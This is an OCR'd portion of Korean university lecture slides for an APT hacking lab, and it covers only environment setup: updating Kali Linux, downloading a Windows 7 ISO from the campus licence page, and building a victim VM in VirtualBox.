


실습1) APT

❖ 실습 환경 구축 – Attacker ⑦

- Kali linux Package update

```
root@kali:~# apt update
root@kali:~# apt upgrade
```



실습1) APT

❖ 실습 환경 구축 – Victim ①

- Windows7 ISO 파일 다운로드
  - 경희대학교 정보처 > 캠퍼스 라이선스 소프트웨어 다운로드


SPSS 23 (전산교육실 설치는 정보처에 문의)	○	File#1 File#2 File#3 파일 1번부터 2번, 3번을 모두 다운받은후 1번파일을 실행하면 정상적으로 압축이 풀리며,설치실행파일이 생성됩니다.	30User 동시접속제한 (설치 메뉴얼 포함)
SAS 9.4	○	File	License Download
Windows 7	○	32bit 64bit	License Download
Windows 8.1	○	32bit 64bit	License Download
Windows 10	○	32bit 64bit	License Download


* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > Win7.ISO, Win7_license.zip 와 동일


실습1) APT


❖ 실습 환경 구축 – Victim ②

- Virtual Box 실행 > 새로 만들기












실습1) APT


❖ 실습 환경 구축 – Victim ③

- Virtual Box 실행 > 새로 만들기










실습1) APT

❖ 실습 환경 구축 – Victim ④


- Windows7 설정 > 네트워크




실습1) APT

❖ 실습 환경 구축 – Victim ⑤

- Windows7 설치








실습1) APT


❖ 실습 환경 구축 – Victim ⑥


- Windows7 설치







